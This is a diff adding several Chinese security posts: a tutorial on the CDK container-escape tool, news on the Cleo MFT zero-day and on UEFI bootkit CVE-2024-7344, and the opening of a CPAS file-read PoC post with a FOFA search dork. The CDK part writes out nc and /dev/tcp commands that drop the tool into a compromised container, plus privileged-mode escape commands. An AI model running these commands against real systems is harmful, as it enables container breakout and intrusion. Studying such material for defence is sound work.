https://github.com/cdk-team/CDK
|
||||
```
|
||||
> CDK是一款为容器环境定制的渗透测试工具,在已攻陷的容器内部提供零依赖的常用命令及PoC/EXP。集成Docker/K8s场景特有的 逃逸、横向移动、持久化利用方式,插件化管理。
|
||||
|
||||
####
|
||||
#### 下载/植入
|
||||
####
|
||||
|
||||
(1)在目标容器内直接wget或者curl
|
||||
|
||||


(2)通过公网主机nc重定向
|
||||
```
|
||||
|
||||
```
|
||||
```
|
||||
A主机:nc -lvp 999 < cdk
|
||||
B主机:cat < /dev/tcp/A主机IP/999 > cdk
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
#### 功能模块
|
||||
|
||||
> Evaluate: 容器内部信息收集,以发现潜在的弱点便于后续利用。
|
||||
> Exploit: 提供容器逃逸、持久化、横向移动等利用方式。
|
||||
> Tool: 修复渗透过程中常用的linux命令以及与Docker/K8s API交互的命令。
|
||||
|
||||
|
||||
|
||||
#### 使用测试
|
||||
####
|
||||
|
||||

以特权模式启动一个容器
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
在容器中下载CDK
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
信息收集
|
||||
```
|
||||
./cdk eva
|
||||
```
|
||||
|
||||
|
||||
发现特权模式
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
特权模式利用
|
||||
```
|
||||
./cdk run mount-disk
|
||||
```
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

使用自动逃逸也是没问题的
|
||||
```
|
||||
./cdk auto-escape id
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Ps:该项目还是很强大的,经测试,特权模式、危险挂载均可以检查并利用,师傅们可自行测试。
|
||||
|
||||
|
||||
# 结尾
|
||||
#
|
||||
|
||||
至此,Docker安全问题分析结束,下一篇开始,讨论容器编排工具k8s的安全问题
|
||||
|
||||
|
||||
@@ -0,0 +1,130 @@
|
||||
# 【安全圈】新的 Cleo 零日 RCE 漏洞在数据盗窃攻击中被利用
|
||||
安全圈 2025-01-25 11:01
|
||||
|
||||

|
||||
|
||||
|
||||
**关键词**
|
||||
|
||||
|
||||
|
||||
安全漏洞
|
||||
|
||||
|
||||
黑客正在积极利用 Cleo 托管文件传输软件中的零日漏洞来破坏企业网络并进行数据盗窃攻击。该漏洞存在于该公司的安全文件传输产品 Cleo LexiCom、VLTrader 和 Harmony 中,允许不受限制的文件上传和下载,从而导致远程代码执行。
|
||||
|
||||
Cleo MFT 漏洞影响版本 5.8.0.21 及更早版本,是对先前修复的漏洞 CVE-2024-50623 的绕过,Cleo 于 2024 年 10 月解决了该漏洞。但是,该修复并不无懈可击,它还允许威胁者绕过它并继续攻击在攻击中利用。
|
||||
|
||||
Cleo 表示,其软件被全球 4000 家公司使用,包括 Target、沃尔玛、Lowes、CVS、Home Depot、FedEx、Kroger、Wayfair、Dollar General、Victrola 和 Duraflame。
|
||||
|
||||
这些攻击让人想起之前利用托管文件传输产品中的零日漏洞进行的 Clop 数据盗窃攻击,包括 2023 年大规模利用 MOVEit Transfer、使用 GoAnywhere MFT 零日漏洞的攻击以及 2020 年 12 月针对 MOVEit Transfer 的零日漏洞攻击。
|
||||
|
||||
然而,网络安全专家认为,这些 Cleo 数据盗窃攻击与新的 Termite 勒索软件团伙有关,该团伙最近入侵了全球许多公司使用的供应链软件提供商 Blue Yonder。
|
||||
|
||||
**野外攻击**
|
||||
|
||||
Huntress 安全研究人员首先发现了对 Cleo MFT 软件的主动利用,他们还在一篇新文章中发布了概念验证 ( PoC ) 漏洞,提醒用户应采取紧急行动。
|
||||
|
||||
Huntress 解释说:" 这个漏洞正在被广泛利用,运行 5.8.0.21 的完全修补的系统仍然可以被利用。我们强烈建议您将任何暴露于互联网的 Cleo 系统移至防火墙后面,直到发布新补丁为止。"
|
||||
|
||||
CVE-2024-50623 的活跃利用证据始于 2024 年 12 月 3 日,12 月 8 日观察到的攻击量显著上升。尽管归属尚不清楚,但这些攻击与以下 IP 地址相关:加拿大、荷兰、立陶宛和摩尔多瓦。
|
||||
|
||||
**·**176.123.5.126 - AS 200019 ( AlexHost SRL ) - 摩尔多瓦
|
||||
|
||||
**·**5.149.249.226 - AS 59711 ( HZ Hosting Ltd ) - 荷兰
|
||||
|
||||
**·**185.181.230.103 - AS 60602 ( Inovare-Prim SRL ) - 摩尔多瓦
|
||||
|
||||
**·**209.127.12.38 - AS 55286 ( SERVER-MANIA / B2 Net Solutions Inc ) - 加拿大
|
||||
|
||||
**·**181.214.147.164 - AS 15440 ( UAB Baltnetos komunikacijos ) - 立陶宛
|
||||
|
||||
**·**192.119.99.42 - AS 54290 ( HOSTWINDS LLC ) - 美国
|
||||
|
||||
这些攻击利用 Cleo 漏洞将名为 "healthchecktemplate.txt" 或 "healthcheck.txt" 的文件写入目标端点的 "autorun" 目录,这些文件由 Cleo 软件自动处理。
|
||||
|
||||

发生这种情况时,这些文件会调用内置导入功能来加载其他有效负载,例如包含 XML 配置("main.xml")的 ZIP 文件,其中包含将执行的 PowerShell 命令。
|
||||
|
||||
|
||||
|
||||
利用在易受攻击的设备上执行 PowerShell 命令
|
||||
|
||||
PowerShell 命令与远程 IP 地址建立回调连接、下载额外的 JAR 有效负载并擦除恶意文件以阻碍取证调查。Huntress 表示,在后利用阶段,攻击者使用 "nltest.exe" 枚举 Active Directory 域,部署 Webshell 以在受感染的系统上进行持久远程访问,并使用 TCP 通道最终窃取数据。
|
||||
|
||||
完成对系统的攻击后,威胁者会执行 PowerShell 命令来删除攻击中的文件,例如 "C:LexiComcleo.1142"。Huntress 的遥测数据表明,这些攻击已经影响了至少 10 个使用 Cleo 软件产品的企业,其中一些企业从事消费品、食品行业、卡车运输和航运业务。
|
||||
|
||||
Huntress 指出,还有更多潜在受害者超出了其可见范围,Shodan 互联网扫描返回了 390 个 Cleo 软件产品结果,绝大多数(298 个)易受攻击的服务器位于美国。
|
||||
|
||||
Macnica 的威胁研究员表示,他的扫描结果为 Harmony 返回 379 个结果,为 VLTrader 返回 124 个结果,为 LexiCom 返回 240 个结果。
|
||||
|
||||
**需要采取行动**
|
||||
|
||||
鉴于 CVE-2024-50623 的活跃利用以及当前补丁(版本 5.8.0.21)的无效性,用户必须立即采取措施来降低妥协风险。Huntress 建议将暴露于互联网的系统移至防火墙后面并限制对 Cleo 系统的外部访问。
|
||||
|
||||
公司可以通过在目录 "C:LexiCom"、"C:VLTrader" 和 "C:Harmony" 中查找可疑的 TXT 和 XML 文件来检查其 Cleo 服务器是否受到损害,并检查 PowerShell 命令执行的日志。
|
||||
|
||||
恶意 XML 文件将在 "hosts" 文件夹中找到,并包含 bash(在 Linux 上)或 PowerShell(在 Windows 上)命令。Cleo 发布了适用于 Linux 和 Windows 的脚本,可以帮助查找这些恶意 XML 文件。
|
||||
|
||||
最后,Huntress 建议删除 Harmony/VLTrader/Lexicom 下的所有 "Cleo####.jar" 文件(例如 cleo.5264.jar 或 cleo.6597.jar),因为它们可能是在利用漏洞期间上传的。另外,建议按照以下步骤关闭自动运行功能:
|
||||
|
||||
1. 打开 Cleo 应用程序(LexiCom、VLTrader 或 Harmony)
|
||||
|
||||
2. 导航至:配置>选项>其他窗格
|
||||
|
||||
3. 清除标记为 " 自动运行目录 " 的字段
|
||||
|
||||
4. 保存更改
|
||||
|
||||
Huntress 表示,Cleo 预计针对此漏洞的新安全更新将晚些时候发布。此外,有媒体向 Cleo 询问了有关该漏洞的其他问题,并被告知安全更新 " 正在开发中 "。
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
阅读推荐
|
||||
|
||||
|
||||
[【安全圈】斯巴鲁汽车漏洞让黑客利用 Starlink 远程控制数百万辆汽车](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067590&idx=1&sn=32ea96086da2a1f7d7b7c25530ca8d55&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】GhostGPT – 黑客用来生成恶意软件和漏洞的新型 AI 黑帽工具](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067590&idx=2&sn=0963e1001cd7415a1987cb9c33807d8c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】思科曝9.9分关键权限提升漏洞](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067590&idx=3&sn=7379d9127186d37af92f08f7a9ced06e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】Chrome用户面临供应链攻击威胁,数百万人或受影响](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067590&idx=4&sn=ab568c073e0bfe554ca07ca03503f2da&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**安全圈**
|
||||
|
||||

|
||||
|
||||
|
||||
←扫码关注我们
|
||||
|
||||
**网罗圈内热点 专注网络安全**
|
||||
|
||||
**实时资讯一手掌握!**
|
||||
|
||||
|
||||

|
||||
|
||||
**好看你就分享 有用就点个赞**
|
||||
|
||||
**支持「****安全圈」就点个三连吧!**
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,112 @@
|
||||
# 【安全圈】新的 UEFI 安全启动漏洞使系统暴露于 bootkit
|
||||
安全圈 2025-01-25 11:01
|
||||
|
||||

|
||||
|
||||
|
||||
**关键词**
|
||||
|
||||
|
||||
|
||||
安全漏洞
|
||||
|
||||
|
||||
即使安全启动保护处于活动状态,也可能会利用一个新的 UEFI 安全启动绕过漏洞(编号为 CVE-2024-7344)影响 Microsoft 签名的应用程序来部署 bootkit,多个第三方软件开发商的多个实时系统恢复工具中存在易受攻击的 UEFI 应用程序。
|
||||
|
||||
Bootkit 是一种难以检测的严重安全威胁,因为它们在操作系统加载之前采取行动,并且在操作系统重新安装后仍然存在。
|
||||
|
||||
**根本问题**
|
||||
|
||||

该问题源于使用自定义 PE 加载程序的应用程序,该加载程序允许加载任何 UEFI 二进制文件,即使它们未签名。具体来说,易受攻击的 UEFI 应用程序不依赖于 "LoadImage" 和 "StartImage" 等可信服务来根据信任数据库 ( db ) 和吊销数据库 ( dbx ) 验证二进制文件。
|
||||
|
||||
在这种情况下,"reloader.efi" 手动解密 "cloak.dat" 中的二进制文件并将其加载到内存中,其中包含基本的加密 XOR PE 映像。攻击者可以通过使用易受攻击的 "reloader.efi" 替换应用程序在 EFI 分区上的默认操作系统引导加载程序,并在其名义路径上植入恶意 "cloak.dat" 文件来利用此不安全的过程。
|
||||
|
||||
系统启动时,自定义加载程序将解密并执行恶意二进制文件,而无需安全启动验证。
|
||||
|
||||
|
||||
|
||||
UEFI 安全启动流程
|
||||
|
||||
**影响范围**
|
||||
|
||||
该漏洞影响旨在协助系统恢复、磁盘维护或备份的 UEFI 应用程序,而不是通用 UEFI 应用程序。ESET 的报告将以下产品和版本列为易受攻击的产品和版本:
|
||||
|
||||
**·**Howyar SysReturn 10.2.023_20240919 之前版本
|
||||
|
||||
**·**Greenware GreenGuard 10.2.023-20240927 之前版本
|
||||
|
||||
**·**Radix SmartRecovery 11.2.023-20240927 之前版本
|
||||
|
||||
**·**三丰 EZ-back 系统 10.3.024-20241127 之前版本
|
||||
|
||||
**·**WASAY eRecoveryRX 8.4.022-20241127 之前版本
|
||||
|
||||
**·**CES NeoImpact 10.1.024-20241127 之前版本
|
||||
|
||||
**·**SignalComputer HDD King 10.3.021-20241127 之前版本
|
||||
|
||||
应该注意的是,即使目标计算机上不存在上述应用程序,攻击者也可以利用 CVE-2024-7344。黑客可以通过仅部署易受攻击的 " 重新加载器 " 来执行攻击。
|
||||
|
||||
来自这些应用程序的 efi' 二进制文件。但是,使用上述应用程序和受影响版本的用户应尽快迁移到较新的版本,以消除攻击面。ESET 发布了一个视频,演示如何在启用了安全启动的系统上利用该漏洞。
|
||||
|
||||
**修复和缓解措施**
|
||||
|
||||
Microsoft 已发布 CVE-2024-7344 补丁 ESET 于 2024 年 7 月 8 日发现该漏洞,并将其报告给 CERT 协调中心 ( CERT/CC ) ,以便协调向受影响方披露。
|
||||
|
||||
受影响的供应商修复了其产品中的问题,微软于 1 月 14 日补丁星期二更新撤销了证书。在接下来的几个月中,ESET 与受影响的供应商合作评估建议的补丁并消除安全问题。
|
||||
|
||||
最终,微软于 2025 年 1 月 14 日撤销了易受攻击的 UEFI 应用程序的证书,这应该会阻止任何执行其二进制文件的尝试。此缓解措施会自动应用于安装了最新 Windows 更新的用户。
|
||||
|
||||
ESET 还共享 PowerShell 命令,关键系统的管理员可以使用这些命令手动检查撤销是否已成功应用。
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
阅读推荐
|
||||
|
||||
|
||||
[【安全圈】斯巴鲁汽车漏洞让黑客利用 Starlink 远程控制数百万辆汽车](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067590&idx=1&sn=32ea96086da2a1f7d7b7c25530ca8d55&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】GhostGPT – 黑客用来生成恶意软件和漏洞的新型 AI 黑帽工具](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067590&idx=2&sn=0963e1001cd7415a1987cb9c33807d8c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】思科曝9.9分关键权限提升漏洞](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067590&idx=3&sn=7379d9127186d37af92f08f7a9ced06e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】Chrome用户面临供应链攻击威胁,数百万人或受影响](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067590&idx=4&sn=ab568c073e0bfe554ca07ca03503f2da&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**安全圈**
|
||||
|
||||

|
||||
|
||||
|
||||
←扫码关注我们
|
||||
|
||||
**网罗圈内热点 专注网络安全**
|
||||
|
||||
**实时资讯一手掌握!**
|
||||
|
||||
|
||||

|
||||
|
||||
**好看你就分享 有用就点个赞**
|
||||
|
||||
**支持「****安全圈」就点个三连吧!**
|
||||
|
||||

|
||||
|
||||
|
||||
File diff suppressed because it is too large.
Load diff
@@ -0,0 +1,93 @@
|
||||
# 友数聚 CPAS审计管理系统V4 downPlugs 任意文件读取漏洞
|
||||
Superhero nday POC 2025-01-25 09:50
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
内容仅用于学习交流自查使用,由于传播、利用本公众号所提供的
|
||||
POC
|
||||
信息及
|
||||
POC对应脚本
|
||||
而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号nday poc及作者不为此承担任何责任,一旦造成后果请自行承担!如文章有侵权烦请及时告知,我们会立即删除文章并致歉。谢谢!
|
||||
|
||||
|
||||
**00******
|
||||
|
||||
**产品简介**
|
||||
|
||||
|
||||
友数聚CPAS审计管理系统V4是友数聚科技有限公司(用友集团成员企业)开发的一款审计软件产品,它是CPAS审计信息系统的一个重要组成部分。中国注册会计师协会于2012年与用友集团签订战略合作协议,合力开发了CPAS审计信息系统,以服务于本土会计师事务所,建立管理集中、覆盖全面、分工合作、反应及时的一体化审计信息系统。CPAS审计信息系统紧联用户使用习惯,紧扣业务应用需求,紧随行业发展趋势,已形成CPAS审计管理系统、CPAS审计作业系统、CPAS电子档案系统、CPAS合并系统和CPAS函证系统等五大系统互联互通、融合应用的审计信息化全流程应用平台,为大中型会计师事务所提供了一整套全流程审计信息化解决方案。
|
||||
**01******
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||

友数聚 CPAS审计管理系统V4 downPlugs 接口存在任意文件读取漏洞,未经身份验证攻击者可通过该漏洞读取系统重要文件(如数据库配置文件、系统配置文件)、数据库配置文件等等,导致网站处于极度不安全状态。
|
||||
**02******
|
||||
|
||||
**搜索引擎**
|
||||
|
||||
|
||||

FOFA:
|
||||
```
|
||||
body="/cpasm4/static/cap/font/iconfont.css"
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
**03******
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**自查工具**
|
||||
|
||||
|
||||

nuclei
|
||||
|
||||
|
||||
|
||||

afrog
|
||||
|
||||
|
||||
|
||||

xray
|
||||
|
||||
|
||||
|
||||
|
||||
